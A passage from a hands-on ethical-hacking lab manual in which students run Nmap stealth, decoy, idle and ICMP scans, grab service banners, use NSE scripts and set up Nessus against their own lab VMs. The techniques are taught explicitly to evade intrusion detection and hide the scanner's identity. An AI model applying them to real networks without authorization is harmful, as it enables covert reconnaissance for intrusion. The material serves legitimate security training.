Host is up (0.00077s latency).
PORT    STATE SERVICE
80/tcp  open  http
135/tcp open  msrpc
MAC Address: 00:0C:29:39:7B:25 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 45.14 seconds
```

Figure 6.1 - TCP connect scan with "sneaky" timing option

Now repeat the scan, except this time use the timing option of *insane*, which is much faster.

```
nmap -sT 192.168.x.x –p 80,135 –T insane
```

Much faster right? Which scan do you think is less likely to set off an IDS? As we can see the *–T* option changes the rate at which the scan finishes. This is because it's slowing down the speed at which the probing packets are being

sent. The canned speeds are *paranoid, sneaky, polite, normal, aggressive,* and *insane*. If this is not granular enough, Nmap allows you to specify your scan delay speed using the *--scan-delay* option. Go ahead and enter the command below to send a probe every 5 seconds.

```
nmap –sT 192.168.x.x –p 80,135 –-scan-delay 5s
```

That's about 5 seconds per port which in this case was two ports + an initial 5 delay. That means 15 seconds. Now change the scan delay speed to 1 second.

```
nmap –sT 192.168.x.x –p 80,135 –-scan-delay 1s
```

It should be noticeably faster, somewhere around 3 seconds. We can also pass the speed argument in the form of milliseconds. Try this.

```
nmap –sT 192.168.x.x –p 80,135 --scan-delay 5ms
```

That is 5 milliseconds and you should notice it finishes much faster. In the example it finished in about .08 seconds. The actual speeds could vary based on network conditions, configurations, etc. So if you speeds don't match mine exactly, it's all good.

Exercise 2 – Stealthy TCP Scanning

Nmap provides several methods to perform stealth TCP scanning. We'll be taking an in depth look at several of them. First up is the most popular Syn Scan. Let's see what the Nmap man page has to say about the Syn Scan:

> *"This technique is often referred to as half-open scanning, because you don't open a full TCP connection. You send a SYN packet, as if you are going to open a real connection and then wait for a response. A SYN/ACK indicates the port is listening (open), while a RST (reset) is indicative of a non-listener. If no response is received after several retransmissions, the port is marked as filtered. The port is also marked filtered if an ICMP unreachable error (type 3, code 1, 2, 3, 9, 10, or 13) is received. The port is also considered open if a SYN packet (without the ACK flag) is received in response. This can be due to an extremely rare TCP feature known as a simultaneous open or split handshake connection."*

Reference: https//svn.nmap.org/nmap/docs/nmap.1

Step 1

Try performing a Syn Scan against your Windows Server 2012 R2 VM:

```
nmap –sS 192.168.x.x
```

Now compare the results to a basic TCP Connect Scan.

```
nmap –sT 192.168.x.x
```

Results should be the same.

Step 2

Next we'll look at Stealth FIN, Xmas Tree, and Null scans. They all exploit subtle behaviors in the TCP protocol if the protocol is implemented based on the RFC.

Page 65 of the TCP RFC document says the following

> *"if the [destination] port state is CLOSED .... an incoming segment not containing a RST causes a RST to be sent in response."*

Then the next page discusses packets sent to open ports without the SYN, RST, or ACK bits set, stating that:

> *"you are unlikely to get here, but if you do, drop the segment, and return. When scanning systems compliant with this RFC text, any packet not containing SYN, RST, or ACK bits will result in a returned RST if the port is closed and no response at all if the port is open."*

So the prototypes for the following scans are: Null has no bits set; FIN has just the FIN bit set; and Xmas is all bits set. Going back to the excerpt from the manual, all three scans sets of responses will be treated similarly.

RST received ==closed
ICMP unreachable == filtered
Other == open or filtered

These scans can be a bit more error prone since operating systems implement RFC 793 differently. Referring back to the Nmap man pages we find the following:

> *"A number of systems send RST responses to the probes regardless of whether the port is open or not. This causes all of the ports to be labeled closed. Major operating systems that do this are Microsoft Windows, many Cisco devices, BSDI, and IBM OS/400."*

It goes on to explain that this scan type does work against most UNIX based systems. Try the FIN scan against your Windows Server 2012 R2 VM.

```
nmap -sF 192.168.x.x
```

Does it appear to work properly? If you notice, it came back and said all ports are closed. And we know for a fact this is not true concerning the Windows Server 2012 R2 VM. So basically we can say that it doesn't. We'll see the same results with a Xmas scan and Null scan. Run them both against the Windows Server 2012 R2 VM, and you should notice that all ports come back as closed.

```
nmap -sX 192.168.x.x
```

```
nmap –sN 192.168.x.x
```

Step 3

In this step you will be performing a decoy scan or what is also called a spoof scan. The general idea behind the decoy scan is to forge from addresses in order to add other origin points for the scanning activity. This is essentially making logs more difficult to parse and the scanning more difficult to attribute. There are active response methods to defeat this, but they aren't generally implemented. The reasoning there is, once you cross a certain threshold the traffic log becomes noise. An important note, also from the manual, is the use of the "ME" keyword. Some logging products start filtering the logging output after a certain number of concurrent scans are detected. This is an attempt to reduce noise in the logs. The manual recommends placing the "ME" keyword in the sixth or later position in order to try and take advantage of this behavior, otherwise Nmap will insert your IP randomly. First let's set start Wireshark on

our Windows Server 2012 R2 VM so that we can prove the IP addresses that are doing the scan from the victim's perspective.

Start Wireshark as we previously did by double-clicking the blue shark fin icon on your Windows Server 2012 R2 VM Desktop. On the startup screen, select Local Area Connection, and then click Start. Now go back to your Kali Linux VM and type the following command to do a decoy scan:

```
nmap -sS 192.168.x.x -D10.10.10.10,11.11.11.11,1.1.1.1,8.8.8.8
```

You should see that your scan results come back accurately based on previous scan results. More importantly, check your Wireshark capture. You should be able to find packets which indicate that the IP addresses we entered after the –*D* option have been scanning. See below.




Figure 6.2 - Results of the decoy scan against the Windows Server 2012 R2 VM

Nmap basically sends packets that spoof each of the IP addresses entered after the –*D* option. Additionally it sends a packet with the source being the true IP address, since we do need responses back to determine port state.

Exercise 3 – Stealthy ICMP Scanning

Many admins today turn off ping responses (ICMP type 8) on most devices on their network, especially the ones reachable from the internet. They may have noticed that hosts which have ping disabled will be skipped by scanners such as Nmap. However, this is only true when Nmap is used with its default settings.

One way to find hosts not using ping is to use other ICMP codes and types. For example, we could use an ICMP Timestamp Request (type 13) packet to find listening hosts.

Remember if we're on the same network, Nmap will use ARPs, which would lead to the device being discovered even if ping is blocked. So we will use --*send-ip* to get around this behavior and have Nmap send ICMP requests. The

switch -*PP* specifies timestamp request as the ICMP type. The *-PE* option is what actually enables the feature that allows us to send custom ICMP.

```
nmap –sP –PE -PP 192.168.x.x –-send-ip
```

This is quite useful when the target has blocked ping or ICMP Echo Requests. We can also specify for Nmap to use Subnet Mask Requests. Do so by entering the following:

```
nmap -sP -PE -PM 192.168.x.x –-send-ip
```

Exercise 4 – Idle Scanning

What if we wanted to not send our IP address to the target host at all? In this case we would use the Idle scan type. It takes advantage of the IPID incrementing behavior on a no traffic host (idle host or zombie). The behavior being taken advantage of is that the IPID should increment for every packet the idle host sends. If it doesn't actually send any packets, every response we get from the host, the IPID should increment by 1.

The steps of the scan are:

1. Get the initial IPID
2. Forge a packet to the target such that the response goes to the idle host (zombie)
3. IPID increments only if the idle host responds to the packet.
    a. It would not respond to a RST.

Here is a description of how it gets the initial IPID

1. Send a packet to our idle host.
2. Wait
3. Send another packet to our idle host.
4. Verify that the IPID increments by 1

If it increments by more than one, you need a different idle host. Now we think we have a predictable IPID progression.

Spoof the idle host and send a single packet

If we spoof this idle host such that an open port is indicated by a non-RST response and a closed port is indicated by a RST or no response, then we have this scan type. The IPID should only be incremented when the idle host sends a packet.

Send a single packet to the idle host and harvest the IPID

Since non-RST should require a response and RST should not, we then have an open closed indicator on the zombie. If the IPID skips one, we believe the port to be open. If the IPID skips more than one, we may need to pick another zombie.

So now that you understand how the scan works, why might you use it?

- You absolutely MUST not have your IP shown in the target systems log
- Abusing existing trust relationships to determine open ports.
- Consider what happens if you use a zombie that the target implicitly trusts.

For this lab you can use your either your Windows 7 Client VM or your Host's NAT'd IP address. For example, if your Kali Linux VM IP is 192.168.116.128, then your host IP would be 192.168.116.1. The point is, when we look at Wireshark after doing our idle scan, the address that should show up as having done the scan is the zombie IP address and not our Kali Linux VM IP address.

First we'll you'll need to start a new capture in Wireshark on the Windows Server 2012 R2 VM. Once your capture is running, go to your Kali Linux VM and enter the following command on your terminal.

```
nmap -sI 192.168.y.y 192.168.x.x
```

The first IP address is that of your zombie. There is a bug in the most recent verion of Nmap that doesn't allow you to specify a port to use during an idlescan. However, Nmap will find an open port for you and use that if you don't specify an open port on the zombie. The second IP address is your actual target, which in this case is the Windows Server 2012 R2 VM which has Wireshark running. Go ahead and enter your scan. Once the scan is finished, you should see that the results are good. Now go to the Windows Server 2012 R2 VM and look for the scan traffic in Wireshark. To make this easier, you'll probably want to stop the Wireshark packet capture by hitting the red square at the top left of your Wireshark window. Now let's create a filter for our zombie

IP and target IP in Wireshark. In the filter area of Wireshark enter the following:

```
ip.addr==192.168.y.y && ip.addr==192.168.x.x
```

Make sure you've entered your zombie and target IP addresses. In the screenshot below, the target IP is *192.168.232.160* and the zombie used is *192.168.232.134*.




Figure 6.3 - Wireshark capture filter

You should also notice that there are many packets between the Windows Server 2012 R2 VM and the zombie. What you are seeing here is the actual port scan taking place. And if you were the victim in this case, you would certainly think the zombie was scanning you and not the actual attacker. This is why the idle scan is considered to be the only true "blind" port scan. Most of the stealth techniques we've learned can be combined to increase stealth even more. We'll be looking at service identification next.

End of Lab

Lab 7 - Service Identification

Exercise 1 - Manual Service Identification

Service Identification is usually done for the purpose of validating what we find with less intrusive techniques such as the port scanning we have already done. For example, Nmap has already told us which ports it was able to determine were open. We can also use Nmap to help us validate those services. But first let's take a look at how to do it manually. This technique is typically called banner grabbing. We know that our Windows Server 2012 R2 VM is running an IIS Web Server. Let's look at one way we could figure this out if we didn't already know it. Enter the following command from your Kali Linux VM. Make sure the IP address you enter is that of your Windows Server 2012 R2 VM.

```
telnet 192.168.x.x 80
```

This should give you the following feedback:

```
root@attackserver:~# telnet 192.168.232.160 80
Trying 192.168.232.160...
Connected to 192.168.232.160.
Escape character is '^]'.
```

Figure 7.1 - Telnet to Windows Server 2012 R2 VM on port 80

Now enter the following HTTP command:

```
HEAD / HTTP/1.0
```

You might have to hit enter a couple times in order to get something like:




Figure 7.2 - Banner successfully grabbed from Windows Server 2012 R2 VM

The Windows Server 2012 R2 VM also has an FTP server running on it. Let's enumerate it with the same banner grabbing technique. Enter this from your Kali Linux VM terminal. Again, make sure you're entering your Windows Server 2012 R2 VM IP address.

```
ncat 192.168.x.x 21
```

This time, instead of using telnet, we used ncat. Essentially most tasks that require telnet can also be accomplished using ncat. You should notice that you get the banner information without any other action on your part. Different protocols give up different amounts of information. Below should be what your results look like.

Figure 7.3 - Using ncat to banner grab the Windows Server 2012 R2 VM's FTP server

These techniques give us detailed version specific information about the running services. These services can then be matched to specific vulnerabilities, and, eventually, exploits. It should be pointed out that this method is not very efficient if you have to enumerate thousands of devices and services. For that we'll turn back to Nmap.

Exercise 2 - Service Identification with Nmap

By now you should be relatively comfortable with basic Nmap syntax. We're now going to use it for service identification. Enter the following command to

do service identification against your Windows Server 2012 R2 VM's web server:

```
nmap -sV 192.168.x.x -p 80
```

Here are the results of the scan:

Figure 7.4 - Nmap service interrogation

Now the same for the FTP port.

```
nmap –sV 192.168.x.x -p 21
```

Now go ahead and tell Nmap to do service identification on all the common ports on the Windows Server 2012 R2 VM. Just be mindful that this will take a little bit of time (up to a couple of minutes).

```
nmap -sV 192.168.x.x
```

Here are the results:

```
Nmap scan report for 192.168.232.160
Host is up (0.00040s latency).
Not shown: 979 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd 0.9.50 beta
53/tcp    open  domain       Microsoft DNS
80/tcp    open  http         Microsoft IIS httpd 8.5
88/tcp    open  kerberos-sec Windows 2003 Kerberos (server time: 2015-04-30 15:4
8:56Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  netbios-ssn
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldapssl?
3268/tcp  open  ldap
3269/tcp  open  tcpwrapped
8081/tcp  open  http         HttpFileServer httpd 2.3b
49152/tcp open  msrpc        Microsoft Windows RPC
```

Figure 7.5 - Service identification scan against all common ports

Exercise 3 - Service Identification Through Packet Analysis

Ready to take a break from the computer?

To better understand the process of OS fingerprinting you should test your skills at manual passive fingerprinting. In real life this is performed by analyzing sniffer traces. Due to the fact that protocol stack implementations differ, we can notice many things just by passively examining traffic or a sniffer log. The Honeynet Project noted some areas that could be examined for signatures. Here is what they had to say on the topic:

> *There are four TCP areas that we will look at to determine the operating system (however there are other signatures that can be used). By analyzing these factors of a packet, you may be able to determine the remote operating system. These signatures are:*
>
> • *TTL - What the operating system sets the Time To Live on the outbound packet*
> • *Window Size - What the operating system sets the Window Size at.*
> • *DF - Does the operating system set the Don't Fragment bit.*
> • *TOS - Does the operating system set the Type of Service, and if so, at what.*

Reference - http://project.honeynet.org/papers/finger/

Using the chart on the next page, make a best guess as to what type of OS created this packet. Hint: Use the Programmer view of Windows' calculator to convert hex values (such as `Win:`) to decimal.

```
07/20-21:14:13.129662 129.142.224.3:659 ->
65.62.252.131:53 TCP TTL:45 TOS:0x0 ID:56257 ***F**A*
Seq: 0x9DD90553 Ack: 0xE3C65D7 Win: 0x7D78
```

What OS created this packet?

```
07/24-16:57:02.530000 118.12.3.1:23 -> 65.62.252.130:2412
TCP TTL:118 TOS:0x0 ID:53311 IpLen:20 DgmLen:53 DF
***AP*** Seq: 0x695B2295 Ack: 0x15807E7A Win: 0x4268
```

OS VERSION PLATFORM	TTL	WINDOW	DF	TOS
DC-OSx 1.1-95Pyramid/NILE	30	8192	n	0
Windows 9x/NT Intel	32	5000-9000	y	0
NetApp OnTap 5.1.2-5.2.2	54	8760	y	0
HPJetDirect HP_Printer	59	2100-2150	n	0
AIX 4.3.x IBM/RS6000	60	16000-16100	y	0
AIX 4.2.x IBM/RS6000	60	16000-16100	n	0
Cisco 11.2 7507	60	65535	y	0
DigitalUnix 4.0 Alpha	60	33580	y	16
IRIX 6.x SGI	60	61320	y	16
OS390 2.6 IBM	60	32756	n	0
Reliant 5.43 Pyramid/RM1000	60	65534	n	0
FreeBSD 3.x Intel	64	17520	y	16
JetDirect G.07.x J3113A	64	5804-5840	n	0
Linux 2.2.x Intel	64	32120	n	0
OpenBSD 2.x Intel	64	17520	n	16
OS/400 R4.4 AS/400	64	8192	y	0
SCO R5 Compaq	64	24820	n	0
Solaris 8 Intel/Sparc	64	24820	y	0
FTX(UNIX) 3.3 STRATUS	64	32768	n	0
Unisys x Mainframe	64	32768	n	0
Netware 4.11 Intel	128	32000-32768	y	0
Windows 9x/NT Intel	128	5000-9000	y	0
Windows 2000 Intel	128	17000-18000	y	0

While this is a tedious exercise, it is very valuable in teaching one to recognize certain values as related to certain operating systems. Now let's look at some of Nmap's more advanced features.

Exercise 4 - Nmap Scripting Engine (NSE)

For the last few years, Nmap has included NSE. It is the next generation of automation within the Nmap tool. We do spend a good bit of time with NSE in the Advanced Ethical Hacking class, but we want to introduce you to it here. Let's dive right in a take a look at how powerful it can be. Enter the following command on a single line. Be sure you're scanning your Windows Server 2012 R2 VM.

```
nmap -sC -sU 192.168.x.x --script=snmp-sysdescr --
script-args snmpcommunity=secret -p 161
```

The output from this scan should be as follows.




Figure 7.6 Nmap using NSE for SNMP discovery

Wow! Pretty powerful for a port scanner right? Here's what we just did: *-sC* invokes NSE so that the scripts are available (it loads default scripts). The *--script=snmp-sysdescr* tells Nmap to use the SNMP system description enumeration script. The *--script-args* allows us to input required arguments such as the SNMP community string we entered, which we discovered in earlier SNMP labs to be the word "secret". So basically, once we have the community string we could really do all of the SNMP lab with just Nmap! Additionally, it does have to ability to crack community strings, web authentication passwords, telnet passwords, FTP passwords and many more. NSE certainly takes Nmap to a new level! Believe it or not, you can even create your own! NSE scripts are written using a language called Lua. Even the canned default scripts are pretty good. Let's run them against our Windows Server 2012 R2 VM. And let's make it aggressive by adding the *-A* switch.

```
nmap -sC 192.168.x.x -A -p 80
```

Pretty significant output! If you have some extra time, go ahead and take off the port designation and let Nmap do this to all ports. That scan will take a considerable amount of time, but will give you a wealth of information. The image below shows the results you should be seeing from the scan entered above.

```
Nmap scan report for 192.168.232.160
Host is up (0.00047s latency).
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 8.5
| http-methods: Potentially risky methods: TRACE
|_See http://nmap.org/nsedoc/scripts/http-methods.html
|_http-title: Hands-on Information Security Training, powerful hacking cours...
MAC Address: 00:0C:29:39:7B:25 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open
 and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7|2012|8.1
OS CPE: cpe:/o:microsoft:windows_7:::ultimate cpe:/o:microsoft:windows_2012 cpe:/o:
microsoft:windows_8.1
OS details: Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figure 7.7 - NSE against port 80 on the Windows Server 2012 R2 VM

Source: http://www.nmap.org/nse

NSE is definitely something you should spend a few weeks mastering. It can cut your recon time in half if used properly!

End of Lab

Lab 8 - Vulnerability Identification

For this lab we'll be using Nessus to do vulnerability identification. Nessus is considered to be one of the top vulnerability scanners in existence. Nessus has a very robust set of plugins. These plugins are basically instructions and signatures that it uses to check for a specific vulnerability. We'll be scanning or Windows Server 2012 R2 VM using Nessus.

Virtual Machines Needed: **Windows Server 2012 R2 VM** and **Kali Linux VM**.

Step 1: Starting Nessus

From your Kali Linux VM, open a shell prompt, and type to following to start Nessus.

```
/etc/init.d/nessusd start
```

Once you're returned to the prompt, enter the following to get to the login screen for Nessus.

```
iceweasel https://127.0.0.1:8834
```

This should open up the Nessus login page for you. Go ahead and login with the username of **root** and password of **infosec456$%^**

You're now at the default "My Scans" page. Now click the Menu expansion button all the way on the top left to open up the options. See below.




Figure 8.1 - After logging in to Nessus

Next you'll want to select the *Policies* option. We have to define a policy in order to run a scan with Nessus.




Figure 8.2 - Selecting the Policies manager in Nessus

From here we'll have to now create/define a policy. Do that by hitting the big plus on the top right of the screen.




Figure 8.3 - Selecting to create a new policy

Next you should see the dialog which gives us the option to configure our policy as we see fit. Leave the type set to "Basic". Go ahead and name your scan whatever you'd like. See below.




Figure 8.4 - New Policy being set up

Now go ahead and select the *Plugins* button at the top. If you scroll through this list of plugins, you'll see that it is quite the list. Since we'll only be scanning our Windows Server 2012 R2 VM here, we won't need to do all the scans such as the Linux, etc. At the top of the list, you'll see the caption "Filter Plugin Families". In that area simply type "Windows". See below.




Figure 8.5 - Filtering on Windows only plugins

As we can see we only see three plugins. You'll now want to click the enabled button on all but the three *Windows* plugins we see now and the *Web Servers* plugin. By clicking the enabled button you'll see that it toggles to *Disabled*.

Note: If you expand the Nessus window, the GUI will slightly change, revealing additional options, including the "Disable all" button for plugins.

Click that button to disable all plugins and then re-enable the ones mentioned above.

When you're done your selection should look like this:




Figure 8.6 - Final Nessus plugin selection

